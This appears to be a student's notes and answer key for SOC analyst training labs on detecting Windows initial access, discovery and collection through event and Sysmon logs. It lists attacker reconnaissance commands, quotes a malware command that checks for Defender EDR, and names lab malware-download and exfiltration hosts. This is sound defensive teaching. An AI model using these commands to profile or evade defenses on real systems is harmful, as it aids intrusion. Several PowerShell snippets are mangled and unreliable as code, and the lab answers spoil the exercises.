

SOC/L1 - 9. Windows Threat Detection 1-2-3

Windows Threat Detection 1


Task 1 - Introduction

This room guides you through common Initial Access and Discovery techniques and teaches how to detect each one using just Windows event logs, the most common log source for real world SOC teams.

Task 2 - Intro to Initial Access

Initial Access: Initial Access is the moment a threat actor successfully breaches a system's entry point, typically accomplished through either exposed services or human interaction.

Exposed Services: Exposed network services create significant security risks by leaving systems vulnerable to automated scanning, weak password exploitation, and public-facing application attacks.



- [T1133 / External Remote Services\(opens in new tab\)](#): Threat actors will look for exposed RDP/VNC/SSH with weak passwords to get remote access to the machine
- [T1190 / Exploit Public-Facing Application\(opens in new tab\)](#): Threat actors will look for misconfigured or vulnerable websites and applications

User-Driven Methods: User-driven initial access techniques exploit human interaction—such as phishing, malicious attachments, or unsafe software—to compromise internal systems that are not directly exposed to the internet.

- [T1566 / Phishing\(opens in new tab\)](#): Threat actors employ different phishing techniques, tricking users into launching the malware themselves
- [T1091 / Removable Media\(opens in new tab\)](#): Threat actors infect a USB device and hope that users will use the USB on multiple PCs

Usage by Threat Actors: Some Initial Access methods are getting popular, and others are declining, and there are many great threat reports on modern Initial Access tendencies (e.g. [Mandiant M-Trends 2025\(opens in new tab\)](#)). Nevertheless, as a SOC analyst, you should know that threat actors will use every chance to breach the target. For example, major ransomware groups like [Medusa\(opens in new tab\)](#) or [Akira\(opens in new tab\)](#) used all described techniques at least once in their campaigns.

Answer the questions below

Which MITRE technique ID describes Initial Access via a vulnerable mail server?

T1190

Which Initial Access method relies on a user opening a malicious email attachment?

Phishing

Task 3 - Initial Access via RDP

Risks of Exposed RDP: As a SOC analyst, you should know that if you expose RDP to the world and set a "12345678" password, your host will be breached within a few days. However, not everyone understands the security risks of an exposed RDP. According to [Censys Search\(opens in new tab\)](#), there are over 5,000,000 RDP-enabled machines right now, and many of them are already under threat actors' control. The problem is so widespread that defenders often call RDP the **Ransomware Deployment Protocol**, emphasizing how often an RDP breach directly results in a ransomware attack.

Detecting RDP Breach

#	Step of Attack	Detection Opportunity
1	Network Scan Botnet scans our IP and detects an exposed RDP port	N/A. Network attacks are out of the room scope
2	RDP Brute Force Botnet starts a brute force of common user names (Administrator, admin, support, etc.)	1. Open Security logs and filter for the failed logins (event ID 4625) 2. Filter for logon types 3 and 10 , meaning remote logons 3. Filter for logins from external IPs (use "Source IP" field)

#	Step of Attack	Detection Opportunity
		4. That's it. You have detected a potential RDP brute force
3	Initial Access via RDP After around 100 attempts, the botnet guesses the correct password and enters the system	1. Continue with the list from the previous step 2. Switch the event ID filter to 4624 (successful logins) 3. Check the account under which the logon was made 4. Now you know which account was used for the Initial Access
4	Further Malicious Actions Two hours after the breach, the threat actor logs in via RDP and reviews the Desktop	1. Continue with the list from the previous step 2. Filter for logon type 10 , indicating interactive RDP login 3. Copy the "Logon ID" field from the logon event 4. Open Sysmon logs and search events with the same "Logon ID" 5. You will see all processes started by the threat actor via RDP

Logging Brute Force: Interestingly, it is not that hard to spot an exposed RDP just from the Security logs. If you would assign a public IP to your server, disable the firewall, enable RDP, and wait around an hour - you would see the logs just like on the screenshot. Botnets around the world will immediately start brute forcing your server, generating hundreds of 4625 events that you won't miss! Note, however, that RDP can be breached without a brute force if threat actors knew the credentials in advance(opens in new tab), but that is a topic for another room.

Date and Time	Source	Event ID	Task Category	Logon Type: 3
20/05/2025 23:32:03	Microsoft Windows security ...	4625	Logon	Account For Which Logon Failed:
20/05/2025 23:32:03	Microsoft Windows security ...	4625	Logon	Security ID: NULL SID
20/05/2025 23:32:02	Microsoft Windows security ...	4625	Logon	Account Name: ADMINISTRATOR
20/05/2025 23:32:01	Microsoft Windows security ...	4625	Logon	Account Domain: -
20/05/2025 23:31:57	Microsoft Windows security ...	4625	Logon	Failure Information:
20/05/2025 23:31:57	Microsoft Windows security ...	4625	Logon	Failure Reason: Unknown user name or bad password.
20/05/2025 23:31:54	Microsoft Windows security ...	4625	Logon	Status: 0xC000006D
20/05/2025 23:31:54	Microsoft Windows security ...	4625	Logon	Sub Status: 0xC000006A
20/05/2025 23:31:51	Microsoft Windows security ...	4625	Logon	Process Information:
20/05/2025 23:31:50	Microsoft Windows security ...	4625	Logon	Caller Process ID: 0x0
20/05/2025 23:31:49	Microsoft Windows security ...	4625	Logon	Caller Process Name: -
20/05/2025 23:31:46	Microsoft Windows security ...	4625	Logon	Network Information:
				Workstation Name: -
				Source Network Address: 110.39.6.180
				Source Port: 0

We can also open logs in powershell by writting code below:

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls
```

```
PS C:\Users\Administrator\Desktop\Practice> cd RDP Case
PS C:\Users\Administrator\Desktop\Practice> cd '.\RDP Case\'
```

Define the XPath query to find the specific events

```
$XPathQuery = "[System/EventID=4625 and EventData[Data[@Name='Logon Type']='3' or Data[@Name='LogonType']='10']]"
```

Run the command using the XPath filter

```
Get-WinEvent -Path 'RDP-Security.evtx' -FilterXPath $XPathQuery | ForEach-Object {
    $eventXML = [xml]$.ToXml()
    [PSCustomObject]@{
        TimeCreated      = $.TimeCreated
        TargetUserName   = ($eventXML.Event.EventData.Data | Where-Object { $_.Name -eq 'TargetUserName' }).'#text'
        IpAddress        = ($eventXML.Event.EventData.Data | Where-Object { $_.Name -eq 'IpAddress' }).'#text'
        LogonType         = ($eventXML.Event.EventData.Data | Where-Object { $_.Name -eq 'LogonType' }).'#text'
    }
}
```

This script analyzes a Windows event log file (`RDP-Security.evtx`) to detect **failed remote login attempts** (such as potential RDP brute-force attacks).

- **XPath Query (`$XPathQuery`):**
 - `EventID=4625` : Targets **An account failed to log on** events.
 - `LogonType='3'` : Filters for **Network** logons (e.g., mapped network drives or network auth).
 - `LogonType='10'` : Filters for **Remote Interactive** logons (e.g., Remote Desktop / RDP).
- **Get-WinEvent :**
 - Filters the `.evtx` log at the engine level using `FilterXPath` for maximum speed.
- **XML Parsing & Extraction:**
 - Converts raw log entries into XML (`$.ToXml()`).
 - Extracts crucial forensic data points into a clean table format:

- **TimeCreated** : Timestamp of the failed attempt.
- **TargetUserName** : The username targeted by the attacker/user.
- **IpAddress** : The source IP address from where the login attempt originated.
- **LogonType** : Whether it was a Network (3) or RDP (10) connection attempt.



An isolated Event 4625 usually points to a user typo or misconfigured network credential. However, seeing a **Type 3 Network failure for the default ADMINISTRATOR account** frequently indicates automated scanning, brute-force attempts, or password spraying coming over the network.

Define the XPath query to find the specific events

```
$XPathQuery = "[System/EventID=4624 and EventData[Data[@Name='Logon Type']='3' or Data[@Name='LogonType']='10']]"
```

Run the command using the XPath filter

```
Get-WinEvent -Path 'RDP-Security.evtx' -FilterXPath $XPathQuery | ForEach-Object {
    $eventXML = [xml]$_.ToXml()
    [PSCustomObject]@{
        TimeCreated      = $.TimeCreated
        TargetUserName    = ($eventXML.Event.EventData.Data | Where-Object { $.
```

```

Name -eq 'TargetUserName' })).'#text'
IpAddress      = ($eventXML.Event.EventData.Data | Where-Object { $.
Name -eq 'IpAddress' })).'#text'
LogonType       = ($eventXML.Event.EventData.Data | Where-Object { $.
Name -eq 'LogonType' })).'#text'
WorkStation     = ($eventXML.Event.EventData.Data | Where-Object { $.
Name -eq 'WorkstationName' })).'#text'
}
}

```

WorkStation Field Added: This version includes an extra property to extract the `WorkstationName` attribute from the XML event data. This allows you to identify the computer name or client hostname from which the logon attempt originated alongside its IP address.

For this task, open the VM and analyze the logs of the RDP breach scenario: `C:\Users\Administrator\Desktop\Practice\RDP Case\RDP-Security.evtx`

Answer the questions below

Which user seems to be most actively brute-forced by botnets?

Administrator

Which IP managed to breach the host via RDP (Logon Type 10)?

203.205.34.107

Can you get the real Workstation Name (hostname) of the threat actor?

DESKTOP-QNBC4UU

Task 4 - Initial Access via Phishing


Current State of Phishing: Phishing remains a severe and persistent threat because internet-enabled users regularly bypass network firewalls by interacting with malicious content—an issue amplified by a 41-fold increase in attacks since ChatGPT's release—with malicious binaries and LNK attachments serving as key vectors for Windows breaches.

Binary Attachments: Threat actors exploit user unfamiliarity with non-standard executable extensions (like `.com`, `.scr`, or `.cpl`) and default Windows file extension hiding to disguise malicious binaries (e.g., `invoice.pdf.exe`) as harmless documents or links.

LNK Attachments: Threat actors bypass antivirus detection by hiding malicious scripts (like PowerShell or Visual Basic) inside LNK shortcut files, tricking users into executing harmful

commands while expecting a legitimate file or website link.

LNK With PowerShell Payload (Visit Our Website!.lnk)



Threat actors can include any command inside the LNK "Target" field, as well as set any shortcut icon. You can verify it by right-clicking the LNK file, selecting "Properties", and viewing the "Shortcut" tab. The case shown above, for example, downloads and executes a simplified version of RemcosRAT - malware used in many attacks on major companies and government agencies. The terminal below shows a full LNK payload. Threat actors frequently weaponize LNK files to evade detection:

- **Script Obfuscation:** Attackers create a shortcut that looks like a harmless document (e.g., using a PDF or Word icon) but set its internal target path to launch a hidden PowerShell command, downloading malware from a Command & Control (C2) server.
- **Antivirus Evasion:** Security tools often treat LNK files as simple configuration metadata rather than active code, making them less likely to trigger antivirus alerts compared to raw `.exe` binaries.
- **User Deception:** Because Windows hides the `.lnk` extension, a file named `Invoice.pdf.lnk` appears to the victim simply as `Invoice.pdf`.

An **LNK file** (with the `.lnk` file extension) is a **Windows Shortcut file**. Its name comes from the word "Link," and its primary purpose is to serve as a pointer to another file, folder, application, or network location on a computer. Instead of moving a large program file to your Desktop, Windows creates a small LNK file that points to the actual target binary located elsewhere (e.g., in `C:\Program Files\`).

In this task, you will investigate three phishing attachment examples stored in:

C:\Users\Administrator\Desktop\Practice\Phishing Case 1-3

Answer the questions below

Let's play the role of the untrained user and mindlessly open the COM file.

Run the www.skype.com file from the Phishing Case 1 folder, which flag do you get?

THM{misleading_extension}

Continue with the second attachment from the Phishing Case 2 folder.
From which URL does the malicious LNK download the next stage malware?

<http://wp16.hgywlqpa.thm:8000/cgi-bin/f> (Right-click on it, then select **Properties**.)


Finally, move on to the Phishing Case 3 folder and review its content.
What is the name of the double-extension file you see there?

best-cat.jpg.exe


Task 5 - Continuing Phishing Topic

LNK: An **LNK file** is a Windows shortcut file that acts as a pointer to execute a target file, folder, or application—a feature threat actors frequently abuse to secretly launch malicious scripts while impersonating harmless documents.

Detecting Malicious Download: Sysmon simplifies hunting for malicious downloads by logging every stage of the attack—from initial browser or archive file access to final payload execution.



Notes on LNK Attachments: Unlike with binary attachments, LNK files have a very interesting and important capability - they leave little execution trace. Consider the case on the screenshot below, where a user downloaded LNK file that looks like a Google Chrome shortcut, but in fact runs some PowerShell payload. After the user launches the shortcut - Windows Explorer reads the "Target" field of the LNK and makes it look like explorer.exe launches PowerShell directly. Still, you can identify if it was indeed LNK phishing or another attack vector by looking for the preceding file creation events - LNK files must have appeared somewhere in Downloads before:



This log is a **Sysmon Event ID 1 (Process Creation)** event, which records the exact command execution details when a new process is spawned. Field-by-Field Analysis


- **Image:** `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe` — The executable process launched (`powershell.exe`).
- **CommandLine:** `"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c sleep 10` — The exact command executed. The `c` flag passes a inline script command, forcing PowerShell to pause execution for 10 seconds (`sleep 10`).
- **CurrentDirectory:** `C:\` — The working directory where the command was initiated.
- **User:** `THM-PC\Administrator` — The account under which PowerShell ran.
- **IntegrityLevel:** `High` — Indicates the command was executed with administrative/elevated privileges.
- **ParentImage:** `C:\Windows\explorer.exe` — The parent process that spawned PowerShell (Windows File Explorer).

Forensic Significance & Initial Access Indicator

The highlighted combination of **ParentImage:** `C:\Windows\explorer.exe` and **CommandLine:** `powershell.exe -c ...` is a classic forensic indicator of a **weaponized shortcut (LNK) or file interaction**:

1. **User Interaction:** When a victim double-clicks an LNK file in File Explorer (`explorer.exe`), Explorer acts as the parent process to launch whatever target path the LNK file points to.
2. **Hidden Payload Execution:** Rather than launching a document, the LNK secretly instructed `explorer.exe` to spin up PowerShell directly to execute a command (`sleep 10`).
3. **Evasion Tactics:** Attackers commonly use short delays (`sleep`) to bypass automated sandbox detection before fetching their secondary C2 payload or executing malicious code.

In this task, let's try to investigate the third phishing case by checking the attached Sysmon logs:



This log is a **Sysmon Event ID 1 (Process Creation)** event capturing the direct execution of a disguised executable payload.

- **UtcTime:** 2025-05-20 18:59:06.910 — The exact timestamp when the process was launched.
- **Image:** C:\Users\Administrator\Pictures\best-cat.jpg.exe — The full file path of the executable process that ran.
- **CommandLine:** "C:\Users\Administrator\Pictures\best-cat.jpg.exe" — The command line used to launch the target file.
- **User / ParentUser:** THM-PC\Administrator — The execution context was elevated under the Administrator account.
- **Hashes:** Captures standard file hashes (MD5 , SHA256 , IMPHASH), allowing analysts to immediately submit the binary signature to Threat Intel platforms like VirusTotal for identification.

- **ParentImage:** `C:\Windows\explorer.exe` — Indicates that the binary was launched directly via interactive user activity inside File Explorer (e.g., double-clicking the file).

Forensic Significance & Attack Vector: This event is a textbook example of a **double-extension initial access attack via malicious binary**:

1. **Double Extension Masquerading:** The file is named `best-cat.jpg.exe`. Because Windows hides known file extensions by default, this file would appear to the user simply as `best-cat.jpg` with an image icon.
2. **User Tricking:** The user believed they were opening an image file in their `Pictures` folder, but double-clicking it executed a compiled binary (`.exe`).
3. **Elevated Execution:** Because it ran under the `Administrator` account with `IntegrityLevel: High`, any actions performed by this binary (such as establishing a C2 connection or altering system files) will have full administrative rights on the system.

C:\Users\Administrator\Desktop\Practice\Phishing Case 3\Phishing-Sysmon.evtx

Answer the questions below

| Which file did the user download via the web browser?

C:\Users\Administrator\Downloads\top-cats.zip (check event ID 1)

| In which folder did the user unarchive the suspicious file?

C:\Users\Administrator\Pictures (Check event ID 11)

| What is the process ID of the launched phishing malware?

5484 (check event ID 1)

| Finally, which malicious domain did the malware try to connect to?

rjj.store (check event ID 22)

Task 6 - Initial Access via USB

Risks of Removable Media: Despite the shift to cloud services, threat actors still actively use infected USB drives (like Camaro Dragon or Raspberry Robin) because they bypass firewalls, operate offline, and spread automatically.


USB Delivery Case: Physical USB baiting attacks trick users into inserting malicious flash drives under the guise of legitimate corporate gifts, silently infecting systems upon connection.

Print Service Case: Third-party print services can act as hidden infection vectors, silently spreading worms to clean USB drives that subsequently compromise home or enterprise networks.

Detecting an Infected USB: Although there are many advanced techniques on how to run the malware from USB automatically as soon as the flash drive is plugged in, the majority of cases occur just because the user launches malware themselves. For example:

- Malware hides all legitimate files on USB and creates a malicious "**RECOVERY.Ink**" file
- Malware creates a "**Photos.exe**" binary and sets its icon to look like a simple folder
- Malware creates double-extension copies of all files, like "**photo_2024_1_12.jpg.exe**"

Interestingly, the detection of Initial Access via USB looks very similar to the phishing attachments. Since both methods rely on a user running malicious binary via a graphical interface (explorer.exe), you may have a hard time understanding how exactly the attack started. Still, in some cases, you may find evidence of execution from external drives like "E:\malware.exe":



For this task, you will investigate a typical attack chain via USB using the attached Sysmon logs:

C:\Users\Administrator\Desktop\Practice\USB Case\USB-Sysmon.evtx

Answer the questions below

Which USB file was launched by the user?

E:\Open Sandisk 4GB USB.exe (check event ID 1)

Which suspicious file did the malware drop to the disk?

C:\Users\Public\Documents\winupdate.exe (check event ID 11)

■ To which other USB did the malware propagate?

F:

Task 7 - Conclusion

- The two most common Windows Initial Access methods are exposed services and user-driven attacks
- Initial Access via RDP can be easily detected using default authentication logs (4624/4625)
- User-driven attacks are best detected by process execution events, preferably Sysmon ones
- Each Initial Access method (like LNK) has unique features that you will learn through practice

Windows Threat Detection 2

Task 1 - Introduction

After breaching a host, threat actors are faced with a choice: quietly establish a backdoor to maintain long-term access or take immediate action to achieve their objectives. This room covers the second approach and continues your Windows threat detection journey by exploring what typically follows the Initial Access, beginning with Discovery and Collection.

Task 2 - Discovery Overview

Situational Awareness: Following Initial Access, threat actors may immediately execute Discovery and Collection tactics to locate sensitive target data and map out the host before taking further action.



Discovery Commands: Upon gaining access to an unfamiliar system, threat actors immediately perform discovery to determine their current user privileges and map out the victim's environment.

Discovery Purpose	Common CMD / PowerShell Commands
Files and Folders (To find out the host purpose, victim's job, or their interests)	<code>type <file></code> , <code>Get-Content <file></code> , <code>dir <folder></code> , <code>Get-ChildItem <folder></code>
Users and Groups (To find out who uses the host and with which privileges)	<code>whoami</code> , <code>net user</code> , <code>net localgroup</code> , <code>query user</code> , <code>Get-LocalUser</code>
System and Apps (To find out vulnerabilities or apps to steal data from)	<code>tasklist /v</code> , <code>systeminfo</code> , <code>wmic product get name,version</code> , <code>Get-Service</code>
Network Settings (To find out if the host belongs to a corporate network)	<code>ipconfig /all</code> , <code>netstat -ano</code> , <code>netsh advfirewall show allprofiles</code>
Active Antivirus (To find out how risky it is to continue the attack without being blocked)	<code>Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntivirusProduct"</code>

Discovery Process: Automated malware initial access attachments run immediate discovery commands to profile the host and evade unwanted environments before establishing command-and-control for hands-on-keyboard attackers.

Answer the questions below

Open CMD and type "net user Administrator". Which privileged group does the user belong to?

Administrators

Open Event Viewer and try to find your command in Sysmon logs. What is the "Image" field of the net command you just run?

C:\Windows\System32\net.exe (check event ID 1 , parent image)

Task 3 - Detecting Discovery

Discovery via CMD: Threat actors favor native command-line binaries like `whoami` for discovery because they are built into Windows, though spawning these utilities creates clear process execution logs for defenders.

```
C:\Users\victim\Downloads\invoice.pdf.exe
├─ C:\Windows\System32\cmd.exe
│   └─ ipconfig // Show network set
tings
│   └─ whoami /priv // Show user permis
sions
│   └─ dir // List current dir
ectory
│   └─ net user // List all local u
sers
│   └─ tasklist /v // Show running pro
cesses
│   └─ wmic computersystem get model // Query for laptop
model
└─ C:\Windows\...\powershell.exe
    └─ Get-Service // List active serv
ices
        └─ Get-MpPreference // Check MS Defende
r settings
```

Discovery via GUI: Interactive RDP access enables attackers to conduct system discovery through Windows GUI tools, avoiding standard command-line commands and forcing defenders to monitor management console process trees instead.


```
C:\Windows\System32\explorer.exe
├─ C:\Windows\System32\cmd.exe //
Attacker can still use CMD!
│   └─ ...
└─ C:\Windows\system32\mmc.exe C:\Windows\system32\compmgmt.msc //
Open Computer Management
```

```

└─ C:\Windows\system32\control.exe netconnections //
List network adapters
└─ C:\Windows\ImmersiveControlPanel\SystemSettings.exe [...] //
Access settings panel
└─ C:\Windows\system32\notepad.exe C:\...\secrets.txt //
Read a text file
└─ C:\Windows\system32\taskmgr.exe //
Run Task Manager

```

Detecting Discovery: Detecting discovery relies on tracking clusters of command-line events via **Sysmon Event ID 1** and correlating **ProcessId** to **ParentProcessId** to separate legitimate IT execution from malicious process trees.



For this task, open the VM and run a phishing attachment sample located at:

C:\Users\Administrator\Desktop\Practice\Task 3\invoice.pdf.exe

Answer the questions below

Looking at Sysmon logs, what is the first command the invoice.pdf.exe executes?

whoami

Which command did the malware use to check the presence of MS Defender EDR?


cmd /c "tasklist /v | findstr MsSense.exe || echo No MS Defender EDR"

To which domain did the malware send the discovered data?

exfil.beecz.cafe (check event ID 11)

Task 4 - Collection Overview

Searching Secrets: After profiling the victim environment, threat actors extract value by stealing sensitive credentials and targeted host data to exfiltrate off the network.



Collection Targets: Threat actors tailor their collection targets to their specific goals by searching for sensitive flat files, Windows Registry keys, and process memory data to extract credentials or corporate intelligence.

Exfiltrating Data: Threat actors exfiltrate stolen data by leveraging legitimate cloud services, public platforms, or domain-spoofed C2 servers to blend into normal network traffic and bypass detection.

A **parent process** is a computer process that creates and spawns another process (known as a child process) during its execution.

When a program runs and needs to execute a task using a separate utility or script, it makes a request to the operating system kernel to launch that new process. The original program becomes the parent, and the newly spawned program becomes the **child process**.

Hierarchy & Inheritance: Operating systems structure processes in a parent-child tree hierarchy. A child process often inherits attributes, security privileges, and environment variables from its parent.

Process Identifiers: The parent process is assigned a unique Process ID (PID). The child process is given its own PID, along with a reference to its creator called the Parent Process ID (PPID).

Control: A parent process can monitor, manage, or wait for the child process to finish executing before resuming its own tasks.

Parent Process: stealer.exe (PID: 4872)

Child Process: cmd.exe (PID: 5456)

Here, stealer.exe launched cmd.exe to execute the directory creation command (mkdir).

